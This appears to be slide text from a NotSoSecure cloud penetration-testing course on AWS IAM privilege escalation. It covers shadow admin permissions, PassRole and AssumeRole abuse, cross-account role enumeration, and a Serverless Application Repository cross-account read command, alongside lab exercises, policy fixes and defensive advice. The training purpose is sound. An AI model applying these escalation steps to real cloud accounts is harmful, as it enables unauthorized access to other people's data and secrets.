Policy Evaluation Logic

Final
Permissions



User ARN `arn:aws:iam::143439767741:user/poc`

Path `/`

Creation time 2022-04-11 15:58 UTC+0530

Permissions Groups Tags Security credentials Acce

▼ Permissions policies (1 policy applied)

Add permissions

Policy name ▼

Attached directly

- IAMReadOnlyAccess



► Permissions boundary (not set)

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Statement",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::143439767741:user/poc"
      },
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::nss-resource-elementa"
    }
  ]
}
```

```
$ aws --profile poc sts get-caller-identity
{
  "UserId": "AIDASCZNNFC6VZNGNQKK3",
  "Account": "143439767741",
  "Arn": "arn:aws:iam::143439767741:user/poc"
}

$ aws --profile poc s3 ls s3://nss-resource-elementa
2022-04-11 16:23:02      41896 Image1.png
2022-04-11 16:22:59      41896 Image2.png
2022-04-11 16:23:00      41896 Image3.png
2022-04-11 16:23:01      41896 Image4.png
```

Policy Evaluation Logic



IAM Attacks: Shadow Admins

- Cloud shadow admins are accounts which hold permissions that could be abused to escalate privileges and even take hold of the entire environment
- These accounts are typically overlooked as they are not a member of privileged group (Ex. Domain Admin)
 - “Not a threat” because they aren’t real admins



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

IAM Attacks: Shadow Admin permissions



- **iam:CreateAccessKey**
 - Create an access key for other users
- **iam:CreateLoginProfile**
 - Create a web console account of users which do not have AWS console access
- **iam:UpdateLoginProfile**
 - Update the password of other users, who already have AWS console access
- **iam:AddUserToGroup**
 - A user with this permission can add themselves to the more privileged group

IAM Attacks: Shadow Admin permissions



- **iam:CreatePolicyVersion**
 - Create a new version of an existing policy
- **iam:SetDefaultPolicyVersion**
 - Override the default version of a given policy, if the attached policy has multiple versions available
- **iam:AttachUserPolicy, iam:AttachGroupPolicy and iam:AttachRolePolicy**
 - Attach an AWS managed policy to a particular user account / group / role
- **iam:PutUserPolicy, iam:PutGroupPolicy and iam:PutRolePolicy**
 - Update or create new inline policy for a particular user account / group / role



Exercise

Shadow Admin 1: Policy versions

- Using the provided AWS credentials
 - Escalate your privileges
 - Read the sensitive information from the environment variables of the Lambda function "secretLambda"

iam:PassRole

- Allows you to *pass* an IAM role to a service
- This allows the service to assume the role later and perform actions on your behalf

```
{
  "Statement": [
    {
      "Action": [
        "iam:PassRole",
        "ec2:DescribeInstances",
        "ec2:RunInstances"
      ],
      "Effect": "Allow",
      "Resource": "*",
      "Sid": "VisualEditor0"
    }
  ],
  "Version": "2012-10-17"
}
```

Overly Permissive Policy

```
{
  "Statement": [
    {
      "Action": [
        "iam:PassRole",
        "ec2:DescribeInstances",
        "ec2:RunInstances"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:iam::266909425344:role/RestrictedWithRole",
      "Sid": "VisualEditor0"
    }
  ]
}
```

Restricted Policy

<https://t.me/learningpwn>






Exercise

Shadow Admin 2: PassRole

- Enumerate the target environment
- Spin up an EC2 instance
- Pass the EC2 an IAM role
- Take control of the instance
- Escalate privileges to become a part of the "cih-secret" group
- Read the challenge flag from AWS Secrets Manager

AWS Cross-Account



<https://t.me/learningnets>

AssumeRolePolicy



- **iam:AssumeRolePolicy**: A user with this permission can assume a role available in the AWS account.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": {  
4     "Effect": "Allow",  
5     "Action": "sts:AssumeRole",  
6     "Resource": "arn:aws:iam::266909425344:role/CIH_crossAccount_s3Read_limited"  
7   }  
8 }
```

Permission To Access Specific Role

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": {  
4     "Effect": "Allow",  
5     "Action": "sts:AssumeRole",  
6     "Resource": "arn:aws:iam::266909425344:role/*"  
7   }  
8 }
```

Permission To Assume Any Role

Trusted Account

Cross-Account Role Enumeration: Fail (role does not exist)



✖ Failed to update trust policy

Invalid principal in policy: "AWS":"arn:aws:iam::266909425344:role/Not-Valid-Role"

IAM > Roles > CIH_bruteForce > Edit trust policy

Edit trust policy

```
1 ▼ {
2     "Version": "2012-10-17",
3     "Statement": [
4     {
5         "Effect": "Allow",
6         "Principal": {
7             "AWS": "arn:aws:iam::266909425344:role/Not-Valid-Role"
8         },
9         "Action": "sts:AssumeRole",
10        "Condition": {}
11    }
12 ]
```

<https://t.me/learningnots>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Cross-Account Role Enumeration: Success (role exists!)



 Trust policy updated

[IAM](#) > [Roles](#) > CIH_bruteForce

CIH_bruteForce

AWS Cross-Account role enumeration.

Trusted entities

Entities that can assume this role under specified conditions.

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Effect": "Allow",  
6       "Principal": {  
7         "AWS": "arn:aws:iam::266909425344:role/CIH_crossAccount_s3Read_limited"  
8       },  
9       "Action": "sts:AssumeRole",  
10      "Condition": {}  
11    }  
12  ]  
13 }
```




Exercise

Shadow Admin 3: AssumeRole


- Obtain temporary session token using AssumeRole service.
- Escalate your privileges by assuming a vulnerable role in the AWS account and read the flag from Lambda function.

SAR: Deploy Publish Share

- Deploy: AWS Management Console, AWS SAM, SDK
- Publish: Launch application using serverless technology
- Share: Privately and Public
- Search: AWS Application Repository for an application



AWS Cross-Account: Serverless Application Repository (SAR)




AWS Cross-Account: Serverless Application Repository (SAR)



Prerequisites

- S3 bucket name
- S3 bucket object file name



Reference: <https://www.wiz.io/blog/black-hat-2021-aws-cross-account-vulnerabilities-how-isolated-is-your-cloud-environment#>
<https://t.me/learningnets>

AWS Cross-Account: Serverless Application Repository (SAR)



```
aws serverlessrepo --profile userX update-application --  
application-id arn:aws:serverlessrepo:us-east-  
1:143439767741:applications/userX --readme-url https://cih-  
victim-serverless-  
app.s3.amazonaws.com/63327623b785e3a5d363eac554e512fa --region  
us-east-1
```

application-id → SAR Application ID belongs to the Attacker account.

readme-url → Victim account S3 bucket URL.



Exercise

Shadow Admin 4: SAR

- Revisit the `sar.txt_backup` file from Entry 2 (AWS Elastic Beanstalk lab)
- Set up the AWS keys obtained in the exercise
- Enumerate access to AWS
- Utilise SAR to exploit a misconfigured Resource Based policy
- Read the flag from the 'Readme' file of a private SAR of another AWS account

AWS Cross-Account: Serverless Application Repository (SAR)



Vulnerable policy

Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "serverlessrepo.amazonaws.com"
      },
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::nss-victim-serverless-app/*"
    }
  ]
}
```

Policy with fix

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "serverlessrepo.amazonaws.com"
      },
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::nss-victim-serverless-app/*",
      "Condition": {
        "StringEquals": {
          "aws:SourceAccount": "<add_the_account_ID>"
        }
      }
    }
  ]
}
```




Case Study

AWS Policies

- AWS has multiple policies which are basically mapped to user roles to grant/restrict the access
- “AmazonElasticTranscoderFullAccess” policy has “iam:PutRolePolicy” permissions.
- “iam:PutRolePolicy” permission allows us to attach an inline policy to role.
- AWS has fixed this by rolling out new policy “AmazonElasticTranscoder_FullAccess”

Shadow Admin: Azure



- Shadow admin accounts can be identified by searching and analyzing ACL permissions granted to that particular account.
- Attacker can use these account to stay under the radar
- These are accounts with permissions in Azure which attacker could abuse to escalate privilege and take hold of entire domain.
 - Accounts with full control over Domain Admin group
 - Account with reset password functionality over other Domain Admin account
 - Account with Replicating Directory Changes all permission

Reference:

<https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/>

<https://t.me/learningnets>

Tools

- There are multiple open source scripts available to identify privileged accounts
 - ACLight
 - SkyArk
 - Cloudtracker

Reference:
<https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/>
<https://github.com/duo-labs/cloudtracker>
<https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/>

<https://t.me/learningnets>



Generic Defense: IAM

- Follow Least Privilege model
- Ensure accounts have MFA enabled
- Highest Privilege / Root accounts should not be used daily
- Periodic Audit IAM Policies for shadow admins

Reference:
<https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/>
<https://github.com/duo-labs/cloudtracker>
<https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/>

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Post Exploitation In Cloud



Post Exploitation in Cloud



- Enumeration is the key
- Identify the level of access to the current token
- Horizontally pivot to identify more privileged accounts
- Passwords will be no go mostly due to increased complexity until and unless you can cleartext retrieve them
- Focus on goal instead of running towards Admin Access

Post Access Enumeration



After successful extraction of token we need to enumerate

- What services are accessible to users
- What IAM capabilities are available
- Services entities available (S3 buckets, EC2 Instances, Snapshots etc)

Audit software are made with high privilege token in mind

- Pentesters need easier approach to enumerate these permissions
- NotSoSecure have built a suite of pentester focused scripts to enumerate aws/azure/gcp cloud environment

Post Access Enumeration

- Extract useful information directly via Cloud APIs
- APIs are too vast hence need automation
- We wrote our own tools
- Focused specifically for pentesters to check stolen creds

<https://www.ntsossecure.com/cloud-services-enumeration-aws-azure-and-gcp/>

